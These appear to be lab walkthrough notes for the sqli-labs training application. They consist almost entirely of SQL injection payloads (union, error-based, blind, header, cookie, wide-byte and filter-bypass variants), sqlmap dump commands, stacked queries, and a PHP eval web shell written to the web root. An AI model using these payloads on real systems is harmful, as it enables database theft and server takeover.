less-1

```
http://192.168.3.108:8080/Less-1/?id=1' order by 3--+

http://192.168.3.108:8080/Less-1/?id=-1' union select 11,22,33--+

http://192.168.3.108:8080/Less-1/?id=-1' union select
11,22,group_concat(schema_name) from information_schema.schemata--+

http://192.168.3.108:8080/Less-1/?id=-1' union select
11,22,group_concat(table_name) from information_schema.tables where
table_schema="security"--+

http://192.168.3.108:8080/Less-1/?id=-1' union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users"--+

http://192.168.3.108:8080/Less-1/?id=-1' union select 11,22,
group_concat(concat_ws(0x2f,username,password)) from security.users --+
```

less-2

```
http://192.168.3.108:8080/Less-2/?id=1 order by 4 --+

http://192.168.3.108:8080/Less-2/?id=-1 union select 11,22,33 --+

http://192.168.3.108:8080/Less-2/?id=-1 union select
11,22,group_concat(schema_name) from information_schema.schemata --+

http://192.168.3.108:8080/Less-2/?id=-1 union select
11,22,group_concat(table_name) from information_schema.tables where
table_schema="security" --+

http://192.168.3.108:8080/Less-2/?id=-1 union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users" --+

http://192.168.3.108:8080/Less-2/?id=-1 union select
11,22,group_concat(concat(username,0x2f,password)) from security.users --+
```

less-3

```
http://192.168.3.108:8080/Less-3/?id=1') order by 4 --+

http://192.168.3.108:8080/Less-3/?id=-1') union select 11,22,33 --+

http://192.168.3.108:8080/Less-3/?id=-1') union select
11,22,group_concat(schema_name) from information_schema.schemata --+

http://192.168.3.108:8080/Less-3/?id=-1') union select
11,22,group_concat(table_name) from information_schema.tables where
table_schema="security" --+

http://192.168.3.108:8080/Less-3/?id=-1') union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users" --+

http://192.168.3.108:8080/Less-3/?id=-1') union select
11,22,group_concat(concat(username,0x2f,password)) from security.users --+
```

less-4

```
http://192.168.3.108:8080/Less-4/?id=1") order by 4 --+

http://192.168.3.108:8080/Less-4/?id=-1") union select 11,22,33 --+

http://192.168.3.108:8080/Less-4/?id=-1") union select
11,22,group_concat(schema_name) from information_schema.schemata --+

http://192.168.3.108:8080/Less-4/?id=-1") union select
11,22,group_concat(table_name) from information_schema.tables where
table_schema="security" --+

http://192.168.3.108:8080/Less-4/?id=-1") union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="security"  and table_name="users"--+

http://192.168.3.108:8080/Less-4/?id=-1") union select
11,22,group_concat(concat(username,0x2f,password)) from  security.users --+
```

less-5

```
http://192.168.3.108:8080/Less-5/?id=1' order by 4 --+

http://192.168.3.108:8080/Less-5/?id=1' and
updatexml(1,concat(0x24,database(),0x24),1) --+

http://192.168.3.108:8080/Less-5/?id=1' and updatexml(1,concat(0x24,(select
group_concat(schema_name) from information_schema.schemata),0x24),1) --+

http://192.168.3.108:8080/Less-5/?id=1' and updatexml(1,concat(0x24,(select
group_concat(table_name) from information_schema.tables where
table_schema="security"),0x24),1) --+

http://192.168.3.108:8080/Less-5/?id=1' and updatexml(1,concat(0x24,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users"),0x24),1) --+

http://192.168.3.108:8080/Less-5/?id=1' and updatexml(1,concat(0x24,(select
group_concat(concat(username,0x2f,password)) from security.users),0x24),1) --+
```

less-6

```
http://192.168.3.108:8080/Less-6/?id=1" order by 4 --+

http://192.168.3.108:8080/Less-6/?id=1" union select 11,count(*),
concat(database(),0x24,floor(rand()*2)) as a from information_schema.schemata
group by a  --+

http://192.168.3.108:8080/Less-6/?id=1" union select 11,count(*), concat((select
schema_name from information_schema.schemata limit 4,1),0x24,floor(rand(0)*2)) as
a from information_schema.schemata group by a  --+

http://192.168.3.108:8080/Less-6/?id=1" union select 11,count(*), concat((select
table_name from information_schema.tables where table_schema="security" limit
3,1),0x24,floor(rand(0)*2)) as a from information_schema.schemata group by a  --+

http://192.168.3.108:8080/Less-6/?id=1" union select 11,count(*), concat((select
column_name from information_schema.columns where table_schema="security" and
table_name="users" limit 1,1),0x24,floor(rand(0)*2)) as a from
information_schema.schemata group by a  --+

http://192.168.3.108:8080/Less-6/?id=1" union select 11,count(*), concat((select
concat(username,0x2f,password) from security.users limit
0,1),0x24,floor(rand(0)*2)) as a from information_schema.schemata group by a  --+
```

less-7

```
http://192.168.3.108:8080/Less-7/?id=-1')) union select 11,username,password from security.users into outfile '/var/www/html/1.bat' --+

http://192.168.3.108:8080/Less-7/?id=-1')) union select 11,22,'<?php @eval($_POST_[123])?>' into outfile '/var/www/html/1.php' --+

cknife
http://192.168.3.108:8080/1.php  123
```

less-8

```
http://192.168.3.108:8080/Less-8/?id=1' order by 4 --+

sqlmap -r less8 -p id --risk=3 --level=5 --dbms="mysql" --dbs -batch

sqlmap -r less8 -p id --risk=3 --level=5 --dbms="mysql" -D security --tables  -batch

sqlmap -r less8 -p id --risk=3 --level=5 --dbms="mysql" -D security -T users --columns  -batch

sqlmap -r less8 -p id --risk=3 --level=5 --dbms="mysql" -D security -T users -C username,password --dump -batch
```

less-9

```
http://192.168.3.108:8080/Less-9?id=1' and sleep(5) --+

sqlmap
```

less-10

```
http://192.168.3.108:8080/Less-10?id=1" and sleep(5) --+

sqlmap
```

less-11

```
POST
uname=admin'&passwd=admin&submit=Submit
uname=admin'and  1=2 --+ &passwd=a&submit=Submit

uname=a' order by 3 --+ &passwd=a&submit=Submit
```

```
uname=a' union select 11,group_concat(schema_name) from
information_schema.schemata --+ &passwd=a&submit=Submit

uname=a' union select 11,group_concat(table_name) from information_schema.tables
where table_schema="security" --+ &passwd=a&submit=Submit


uname=a' union select 11,group_concat(column_name) from
information_schema.columns  where table_schema="security" and table_name="users"
--+ &passwd=a&submit=Submit

uname=a' union select 11,group_concat(concat(username,0x2f,password)) from
security.users --+ &passwd=a&submit=Submit
```

less-12

```
POST
uname=a") order by 3--+  &passwd=a&submit=Submit

uname=a") union select 11,group_concat(schema_name) from
information_schema.schemata --+  &passwd=a&submit=Submit

uname=a") union select 11,group_concat(table_name) from information_schema.tables
where table_schema="security" --+  &passwd=a&submit=Submit

uname=a") union select 11,group_concat(column_name) from
information_schema.columns where table_schema="security" and table_name="users"
--+  &passwd=a&submit=Submit

uname=a") union select 11,group_concat(concat(username,0x2f,password)) from
security.users  --+  &passwd=a&submit=Submit
```

less-13

```
uname=a') order by 3 --+ &passwd=a&submit=Submit

uname=a') union select count(*),concat((select schema_name from
information_schema.schemata limit 4,1),floor(rand(0)*2))as a from
information_schema.schemata group by a--+ &passwd=a&submit=Submit

uname=a') union select count(*),concat((select table_name from
information_schema.tables  where  table_schema="security" limit
3,1),floor(rand(0)*2))as a from information_schema.schemata group by a--+
&passwd=a&submit=Submit

uname=a') union select count(*),concat((select column_name from
information_schema.columns  where  table_schema="security" and table_name="users"
limit 1,1),floor(rand(0)*2))as a from information_schema.schemata group by a--+
&passwd=a&submit=Submit

uname=a') union select count(*),concat((select concat(username,0x2f,password)
from security.users  limit 0,1),floor(rand(0)*2))as a from
information_schema.schemata group by a--+ &passwd=a&submit=Submit
```

less-14

```
POST
uname=a" order by 3 --+ &passwd=a&submit=Submit

uname=a" and extractvalue(1,concat(0x7e,database(),0x7e)) --+
&passwd=a&submit=Submit

uname=a" and extractvalue(1,concat(0x7e,(select schema_name from
information_schema.schemata limit 4,1),0x7e)) --+ &passwd=a&submit=Submit

uname=a" and extractvalue(1,concat(0x7e,(select table_name from
information_schema.tables  where table_schema="security" limit 3,1),0x7e)) --+
&passwd=a&submit=Submit

uname=a" and extractvalue(1,concat(0x7e,(select column_name from
information_schema.columns  where table_schema="security" and table_name="users"
limit 2,1),0x7e)) --+ &passwd=a&submit=Submit

uname=a" and extractvalue(1,concat(0x7e,(select concat(username,0x2f,password)
from security.users limit 0,1),0x7e)) --+ &passwd=a&submit=Submit
```

less-15&16

```
sqlmap -r less15 --risk=3 --level=5 --dbms="mysql" -p uname --dbs -batch
sqlmap -r less15 --risk=3 --level=5 --dbms="mysql" -p uname -D security --tables
-batch
sqlmap -r less15 --risk=3 --level=5 --dbms="mysql" -p uname -D security -T users
--columns -batch
sqlmap -r less15 --risk=3 --level=5 --dbms="mysql" -p uname -D security -T users
-C username,password --dump -batch
```

less-17

```
post
uname=admin&passwd=a'and updatexml(1,concat(0x24,database(),0x24),1)--+
&submit=Submit

uname=admin&passwd=a'and updatexml(1,concat(0x24,(select schema_name from
information_schema.schemata limit 0,1),0x24),1)--+ &submit=Submit

uname=admin&passwd=a'and updatexml(1,concat(0x24,(select table_name from
information_schema.tables where table_schema="security" limit 0,1),0x24),1)--+
&submit=Submit

uname=admin&passwd=a'and updatexml(1,concat(0x24,(select column_name from
information_schema.columns where table_schema="security" and table_name="users"
limit 0,1),0x24),1)--+ &submit=Submit

uname=admin&passwd=a'and updatexml(1,concat(0x24,(select * from  (select
concat(username,0x2f,password) from users limit 0,1)a),0x24),1)--+ &submit=Submit
```

less18

```
User-Agent: Mozila',1,updatexml(1,concat(0x24,database(),0x24),1))#

User-Agent: Mozila',1,updatexml(1,concat(0x24,(select schema_name from
information_schema.schemata limit 0,1),0x24),1))#

User-Agent: Mozila',1,updatexml(1,concat(0x24,(select table_name from
information_schema.tables where table_schema="security" limit 0,1),0x24),1))#

User-Agent: Mozila',1,updatexml(1,concat(0x24,(select column_name from
information_schema.columns where table_schema="security" and table_name="users"
limit 0,1),0x24),1))#

User-Agent: Mozila',1,updatexml(1,concat(0x24,(select
concat(username,0x2f,password) from security.users limit 0,1),0x24),1))#
```

less-19

```
Referer: 1',updatexml(1,concat(0x24,database(),0x24),1))#

Referer: 1',updatexml(1,concat(0x24,(select schema_name from
information_schema.schemata limit 0,1),0x24),1))#

Referer: 1',updatexml(1,concat(0x24,(select table_name from
information_schema.tables where table_schema="security" limit 0,1),0x24),1))#

Referer: 1',updatexml(1,concat(0x24,(select column_name from
information_schema.columns where table_schema="security" and table_name="users"
limit 0,1),0x24),1))#

Referer: 1',updatexml(1,concat(0x24,(select concat(username,0x24,password) from
security.users  limit 0,1),0x24),1))#
```

less-20

```
Cookie: uname=an' union select 11,22,group_concat(schema_name) from
information_schema.schemata#

Cookie: uname=an' union select 11,22,group_concat(table_name) from
information_schema.tables where table_schema="security"#

Cookie: uname=an' union select 11,22,group_concat(column_name) from
information_schema.columns where table_schema="security" and table_name="users"#

Cookie: uname=an' union select 11,22,group_concat(concat(username,0x2f,password))
from security.users#
```

less-21

```
Cookie:
uname=YScpIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoc2NoZW1hX25hbWUpIGZyb20gaW5
mb3JtYXRpb25fc2NoZW1hLnNjaGVtYXRhICM=

Cookie:
uname=YScpIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQodGFibGVfbmFtZSkgZnJvbSBpbmZ
vcm1hdGlvbl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT0ic2VjdXJpdHkiICM=

Cookie:
uname=YScpIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoY29sdW1uX25hbWUpIGZyb20gaW5
mb3JtYXRpb25fc2NoZW1hLmNvbHVtbnMgd2hlcmUgdGFibGVfc2NoZW1hPSJzZWN1cml0eSIgYW5kIHRh
YmxlX25hbWU9InVzZXJzIiM=

Cookie:
uname=YScpIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoY29uY2F0KHVzZXJuYW1lLDB4MmY
scGFzc3dvcmQpKSBmcm9tIHNlY3VyaXR5LnVzZXJzICM=
```

less-22


```
Cookie:
uname=YSIgIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoc2NoZW1hX25hbWUpIGZyb20gaW5
mb3JtYXRpb25fc2NoZW1hLnNjaGVtYXRhICM=

Cookie:
uname=YSIgIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQodGFibGVfbmFtZSkgZnJvbSBpbmZ
vcm1hdGlvbl9zY2hlbWEudGFibGVzIHdoZXJlIHRhYmxlX3NjaGVtYT0ic2VjdXJpdHkiICM=

Cookie:
uname=YSIgIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoY29sdW1uX25hbWUpIGZyb20gaW5
mb3JtYXRpb25fc2NoZW1hLmNvbHVtbnMgd2hlcmUgdGFibGVfc2NoZW1hPSJzZWN1cml0eSIgYW5kIHRh
YmxlX25hbWU9InVzZXJzIiAj

Cookie:
uname=YSIgIHVuaW9uIHNlbGVjdCAxMSwyMixncm91cF9jb25jYXQoY29uY2F0KHVzZXJuYW1lLDB4MmY
scGFzc3dvcmQpKSBmcm9tIHNlY3VyaXR5LnVzZXJzICAj
```

less-23

```
echo $sql;
echo "<br>";

http://192.168.3.108:8080/Less-23/?id=-1' union select 11,(select
group_concat(schema_name) from information_schema.schemata),'33

http://192.168.3.108:8080/Less-23/?id=-1' union select 11,(select
group_concat(table_name) from information_schema.tables where
table_schema="security"),'33
http://192.168.3.108:8080/Less-23/?id=-1' union select 11,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users"),'33

http://192.168.3.108:8080/Less-23/?id=-1' union select 11,(select
group_concat(concat(username,0x2f,password)) from security.users),'33
```

less-24

```
二阶注入
创建用户 amdin' #  password 为112233
登录用户 admin' #  修改密码为 111222
登录用户 admin  登录密码为 111222
```



1	Dumb	Dumb
2	Angelina	I-kill-you
3	Dummy	p@ssword
4	secure	crappy
5	stupid	stupidity
6	superman	genious
7	batman	mob!le
8	admin	111222
9	admin1	admin1
10	admin2	admin2
11	admin3	admin3
12	dhakkan	dumbo
14	admin4	admin4
16	admin' #	112233

less-25

```
http://192.168.3.108:8080/Less-25/?id=1' oorrder by 4 %23

http://192.168.3.108:8080/Less-25/?id=-1' union select 11,22,(select
group_concat(schema_name) from infoorrmation_schema.schemata) %23

http://192.168.3.108:8080/Less-25/?id=-1' union select 11,22,(select
group_concat(table_name) from infoorrmation_schema.tables where
table_schema="security") %23

http://192.168.3.108:8080/Less-25/?id=-1' union select 11,22,(select
group_concat(column_name) from infoorrmation_schema.columns where
table_schema="security" aandnd table_name="users") %23

http://192.168.3.108:8080/Less-25/?id=-1' union select 11,22,(select
group_concat(concat(username,0x2f,passwoorrd)) from security.users) %23
```

less-26

```
http://192.168.3.108:8080/Less-26/?id=0'%a0union%a0select%a0 11,(select
%a0group_concat(schema_name)%a0from%a0infoorrmation_schema.schemata),'33%a0

http://192.168.3.108:8080/Less-26/?id=0'%a0union%a0select%a0 11,(select
%a0group_concat(table_name)%a0from%a0infoorrmation_schema.tables%a0where %a0
table_schema="security"),'33%a0

http://192.168.3.108:8080/Less-26/?id=0'%a0union%a0select%a0 11,(select
%a0group_concat(column_name)%a0from%a0infoorrmation_schema.columns%a0where %a0
table_schema="security"%a0aandnd%a0table_name="users" ),'33%a0

http://192.168.3.108:8080/Less-26/?id=0'%a0union%a0select%a0 11,(select
%a0group_concat(concat(username,0x2f,passwoorrd))%a0from%a0security.users
),'33%a0
```

less-27

```
http://192.168.3.108:8080/Less-27/?id=0' %a0ununionion %a0 SELSELECTECT %a011,
(SELSELECTECT%A0group_concat(schema_name) %A0from
%A0information_schema.schemata),'33

http://192.168.3.108:8080/Less-27/?id=0' %a0ununionion %a0 SELSELECTECT %a011,
(SELSELECTECT%A0group_concat(table_name) %A0from %A0information_schema.tables %a0
where %a0 table_schema="security"),'33

http://192.168.3.108:8080/Less-27/?id=0' %a0ununionion %a0 SELSELECTECT %a011,
(SELSELECTECT%A0group_concat(column_name) %A0from %A0information_schema.columns
%a0 where %a0 table_schema="security"%a0and%a0table_name="users"),'33

http://192.168.3.108:8080/Less-27/?id=0' %a0ununionion %a0 SELSELECTECT %a011,
(SELSELECTECT%A0group_concat(concat(username,0x2f,password)) %A0from
%A0security.users),'33
```

less-28

```
http://192.168.3.108:8080/Less-28/?id=0') %a0union %a0select%a011,(select %a0
group_concat(schema_name) %a0from %a0information_schema.schemata),('33

http://192.168.3.108:8080/Less-28/?id=0') %a0union %a0select%a011,(select %a0
group_concat(table_name) %a0from %a0information_schema.tables %a0where%a0
table_schema="security"),('33

http://192.168.3.108:8080/Less-28/?id=0') %a0union %a0select%a011,(select %a0
group_concat(column_name) %a0from %a0information_schema.columns %a0where%a0
table_schema="security" %a0and %a0table_name="users"),('33

http://192.168.3.108:8080/Less-28/?id=0') %a0union %a0select%a011,(select %a0
group_concat(concat(username,0x2f,password)) %a0from %a0 security.users),('33
```

less-29

```
http://192.168.3.108:8080/Less-29/?id=1' order by 4 --+

http://192.168.3.108:8080/Less-29/?id=-1' union select 11,22,(select
group_concat(schema_name) from information_schema.schemata)  --+

http://192.168.3.108:8080/Less-29/?id=-1' union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema="security")  --+

http://192.168.3.108:8080/Less-29/?id=-1' union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users")  --+

http://192.168.3.108:8080/Less-29/?id=-1' union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users)  --+
```

less-30

```
http://192.168.3.108:8080/Less-30/?id=1" order by 3 --+

sqlmap
sqlmap -r less30 --risk=3 --level=5 --dbms="mysql" -p id --dbs -batch

sqlmap -r less30 --risk=3 --level=5 --dbms="mysql" -p id -batch -D security --
tables

//batch 参数会干扰sqlmap的结果，确保流程正确在使用
sqlmap -r less30 --risk=3 --level=5 --dbms="mysql" -p id -D security -T users --
columns

sqlmap -r less30 --risk=3 --level=5 --dbms="mysql" -p id -D security -T users -C
username,password --dump
```

less-31

```
http://192.168.3.108:8080/Less-31/?id=-1") union select 11,22,(select
group_concat(schema_name) from information_schema.schemata) --+

http://192.168.3.108:8080/Less-31/?id=-1") union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema="security") --+

http://192.168.3.108:8080/Less-31/?id=-1") union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users") --+

http://192.168.3.108:8080/Less-31/?id=-1") union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users) --+
```

less-32

```
宽字节注入
http://192.168.3.108:8080/Less-32/?id=-1%aa'  union select 11,22,33 --+

http://192.168.3.108:8080/Less-32/?id=-1%aa'  union select 11,22,(select
group_concat(schema_name) from information_schema.schemata) --+

http://192.168.3.108:8080/Less-32/?id=-1%aa'  union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema=0x7365637572697479) --+

http://192.168.3.108:8080/Less-32/?id=-1%aa'  union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema=0x7365637572697479 and table_name=0x7573657273) --+

http://192.168.3.108:8080/Less-32/?id=-1%aa'  union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users) --+
```

less-33

```
http://192.168.3.108:8080/Less-33/?id=-1%aa' union select 11,22,(select
group_concat(schema_name) from information_schema.schemata) --+

http://192.168.3.108:8080/Less-33/?id=-1%aa' union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema=0x7365637572697479) --+

http://192.168.3.108:8080/Less-33/?id=-1%aa' union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema=0x7365637572697479 and table_name=0x7573657273 )--+

http://192.168.3.108:8080/Less-33/?id=-1%aa' union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users )--+
```

less-34

```
uname=adumb%aa' union select 11,22 --+   &passwd=dumb&submit=Submit

uname=adumb%aa' union select 11,(select group_concat(schema_name) from
information_schema.schemata) --+   &passwd=dumb&submit=Submit

uname=adumb%aa' union select 11,(select group_concat(table_name) from
information_schema.tables where table_schema=0x7365637572697479) --+
&passwd=dumb&submit=Submit


uname=adumb%aa' union select 11,(select group_concat(column_name) from
information_schema.columns where table_schema=0x7365637572697479 and
table_name=0x7573657273) --+   &passwd=dumb&submit=Submit

uname=adumb%aa' union select 11,(select
group_concat(concat(username,0x2f,password)) from security.users) --+
&passwd=dumb&submit=Submit
```

less-34

```
http://192.168.3.108:8080/Less-35/?id=-1 union select 11,22,(select
group_concat(schema_name) from information_schema.schemata) --+

http://192.168.3.108:8080/Less-35/?id=-1 union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema=0x7365637572697479) --+

http://192.168.3.108:8080/Less-35/?id=-1 union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema=0x7365637572697479 and table_name=0x7573657273) --+

http://192.168.3.108:8080/Less-35/?id=-1 union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users) --+
```

less-36

```
http://192.168.3.108:8080/Less-36/?id=-1%aa' union select 11,22,(select
group_concat(schema_name) from information_schema.schemata) --+

http://192.168.3.108:8080/Less-36/?id=-1%aa' union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema=0x7365637572697479) --+

http://192.168.3.108:8080/Less-36/?id=-1%aa' union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema=0x7365637572697479 and table_name=0x7573657273) --+

http://192.168.3.108:8080/Less-36/?id=-1%aa' union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users) --+
```

less-37

```
uname=db%aa'  union select 11,22   --+&passwd=dumb&submit=Submit

uname=db%aa'  union select 11,(select group_concat(schema_name) from
information_schema.schemata)  --+&passwd=dumb&submit=Submit

uname=db%aa'  union select 11,(select group_concat(table_name) from
information_schema.tables where table_schema=0x7365637572697479)  --
+&passwd=dumb&submit=Submit

uname=db%aa'  union select 11,(select group_concat(column_name) from
information_schema.columns where table_schema=0x7365637572697479 and
table_name=0x7573657273)  --+&passwd=dumb&submit=Submit

uname=db%aa'  union select 11,(select
group_concat(concat(username,0x2f,password)) from security.users)  --
+&passwd=dumb&submit=Submit
```

less-38

```
http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,33  --+

http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,(select
group_concat(schema_name) from information_schema.schemata)  --+

http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,(select
group_concat(table_name) from information_schema.tables where
table_schema="security")  --+

http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users")  --+

http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,(select
group_concat(concat(username,0x2f,password)) from security.users)  --+

http://192.168.3.108:8080/Less-38/?id=-1' ;create database haha  --+

http://192.168.3.108:8080/Less-38/?id=-1' union select 11,22,(select
group_concat(schema_name) from information_schema.schemata)  --+
```

less-39

```
http://192.168.3.108:8080/Less-39/?id=1 ; create database less39  --+

http://192.168.3.108:8080/Less-39/?id=-1 union select 11,22,(select
group_concat(schema_name) from information_schema.schemata)  --+
```

less-40&41

```
http://192.168.3.108:8080/Less-40/?id=1') and 1=2 --+

http://192.168.3.108:8080/Less-40/?id=1') ; create database  less40 --+

http://192.168.3.108:8080/Less-39/?id=-1 union select 11,22,(select
group_concat(schema_name) from information_schema.schemata)  --+

http://192.168.3.108:8080/Less-41/?id=1
sqlmap
```

less-42

```
login_user=admin&login_password=a' ;create database less42 --+ &mysubmit=Login

login_user=admin&login_password=a' and
updatexml(1,concat(0x24,database(),0x24),1)# &mysubmit=Login

login_user=admin&login_password=a' and updatexml(1,concat(0x24,(select
schema_name from information_schema.schemata where
schema_name="less42"),0x24),1)# &mysubmit=Login
```

less-43

```
login_user=admin&login_password=admin');create database less43 #&mysubmit=Login

login_user=admin&login_password=admin')and updatexml(1,concat(0x24,(select
schema_name from information_schema.schemata where schema_name="less43"),0x24),1)
#&mysubmit=Login
```

less-44&45

```
bool
login_user=admin&login_password=admin' and 1=2 # &mysubmit=Login

login_user=admin&login_password=admin'; create database less44 # &mysubmit=Login
sqlmap

http://172.16.72.2:81/Less-39/?id=-1%20union%20select%2011,22,
(select%20group_concat(schema_name)%20from%20information_schema.schemata)%20%20--
+

45
login_user=admin&login_password=a'); create database less45 #&mysubmit=Login
```

less-46

```
1
http://172.16.72.2:81/Less-46/?sort=(select count(*) from
information_schema.schemata group by concat((select (schema_name) from
information_schema.schemata limit 0,1),floor(rand(0)*2)))

2
http://172.16.72.2:81/Less-46/?sort=1 and
updatexml(1,concat(0x23,database(),0x23),1)

3
http://172.16.72.2:81/Less-46/?sort=1 and
extractvalue(1,concat(0x23,database(),0x23))

http://172.16.72.2:81/Less-46/?sort=1 and extractvalue(1,concat(0x23,(select
group_concat(schema_name) from information_schema.schemata),0x23))

http://172.16.72.2:81/Less-46/?sort=1 and extractvalue(1,concat(0x23,(select
group_concat(table_name) from information_schema.tables where
table_schema="security"),0x23))

http://172.16.72.2:81/Less-46/?sort=1 and extractvalue(1,concat(0x23,(select
group_concat(column_name) from information_schema.columns where
table_schema="security" and table_name="users"),0x23))

http://172.16.72.2:81/Less-46/?sort=1 and extractvalue(1,concat(0x23,(select
group_concat(concat(username,0x2f,password)) from security.users),0x23))

http://172.16.72.2:81/Less-46/?
sort=1%20into%20outfile%20%27/var/www/sqlilabs/3.txt%27%20%23
```

less-47

```
http://172.16.72.2:81/Less-47/?sort=1' and (select count(*) from
information_schema.schemata group by concat((database()),floor(rand()*2))) --+

http://172.16.72.2:81/Less-47/?
sort=1%27%20and%20(select%20count(*)%20from%20information_schema.schemata%20group
%20by%20concat((select (schema_name) from information_schema.schemata limit 0,1
),floor(rand(0)*2)))%20--+

http://172.16.72.2:81/Less-47/?
sort=1%27%20and%20(select%20count(*)%20from%20information_schema.schemata%20group
%20by%20concat((select (table_name) from information_schema.tables where
table_schema="security" limit 0,1 ),floor(rand(0)*2)))%20--+

http://172.16.72.2:81/Less-47/?
sort=1%27%20and%20(select%20count(*)%20from%20information_schema.schemata%20group
%20by%20concat((select (column_name) from information_schema.columns where
table_schema="security"  and table_name="users"limit 0,1 ),floor(rand(0)*2)))%20-
-+

http://172.16.72.2:81/Less-47/?
sort=1%27%20and%20(select%20count(*)%20from%20information_schema.schemata%20group
%20by%20concat((select concat(username,0x2f,password) from security.users limit
0,1 ),floor(rand(0)*2)))%20--+

http://172.16.72.2:81/Less-47/?sort=1' into outfile '/var/www/sqlilabs/2.txt' %23
```

less-48&less-49

```
sqlmap

48
http://172.16.72.2:81/Less-48?sort=1 --+
49
http://172.16.72.2:81/Less-49?sort=1' --+

http://172.16.72.2:81/Less-48/?
sort=1%20into%20outfile%20%27/var/www/sqlilabs/1.txt%27
```

less-50

```
http://172.16.72.2:81/Less-50?sort=1 ; create database less50 --+

http://172.16.72.2:81/Less-50?sort=1 and updatexml(1,concat(0x24,(select
schema_name from information_schema.schemata where schema_name="less50"),0x24),1)
--+
```

less-51

```
http://172.16.72.2:81/Less-51?sort=1' --+

http://172.16.72.2:81/Less-51?sort=1' ; create database less51 --+

http://172.16.72.2:81/Less-51?sort=1' and updatexml(1,concat(0x24,(select
schema_name from information_schema.schemata where schema_name="less51"),0x24),1)
--+

http://172.16.72.2:81/Less-51?sort=1' ; insert into users
values(1000,'less50','les50') --+

http://172.16.72.2:81/Less-51/?sort=1
```

less-52

```
bool
http://172.16.72.2:81/Less-52?sort=1 --+

http://172.16.72.2:81/Less-52?sort=1; insert into users
values(1111,'less52','less52') --+
```

less-53

```
bool
http://172.16.72.2:81/Less-53/?sort=1' --+

http://172.16.72.2:81/Less-53/?sort=1' ; insert into users
values(1222,'less53','less53')--+
```

less-54

```
http://172.16.72.2:81/Less-54/?id=-1' union select 11,22,33 --+

http://172.16.72.2:81/Less-54/?id=-1' union select 11,22,group_concat(table_name)
from information_schema.tables where table_schema="challenges" --+

ZSLSY3AK91
http://172.16.72.2:81/Less-54/?id=-1' union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="challenges"  and table_name="U0084JXNKO"--+

secret_PPLB
http://172.16.72.2:81/Less-54/?id=-1' union select
11,22,group_concat(secret_U2Q8) from challenges.U0084JXNKO --+

vzg9rGsYWVNdtGuFxckH9P5A
```

less-55

```
http://172.16.72.2:81/Less-55/?id=1) and 1=1 --+

http://172.16.72.2:81/Less-55/?id=1) and 1=2 --+

http://172.16.72.2:81/Less-55/?id=1) order by 4--+

http://172.16.72.2:81/Less-55/?id=-1) union select 11,22,33 --+

0AGAUUDEX6
http://172.16.72.2:81/Less-55/?id=-1) union select 11,22,group_concat(table_name)
from information_schema.tables where table_schema="challenges" --+

secret_QYDJ
http://172.16.72.2:81/Less-55/?id=-1) union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="challenges"  and table_name="0AGAUUDEX6"--+

http://172.16.72.2:81/Less-55/?id=-1) union select 11,22,secret_QYDJ from
challenges.0AGAUUDEX6 --+

9HFXXJxAFgfuUEEvBxvMyVx4
```

less-56

```
http://172.16.72.2:81/Less-56/?id=1') and 1=1--+

http://172.16.72.2:81/Less-56/?id=-1') union select 11,22,33--+

4BR6TNWMJM
http://172.16.72.2:81/Less-56/?id=-1') union select 11,22,table_name from
information_schema.tables where table_schema="challenges"--+


secret_T3X2
http://172.16.72.2:81/Less-56/?id=-1') union select
11,22,group_concat(column_name) from information_schema.columns where
table_schema="challenges" and table_name="4BR6TNWMJM" --+

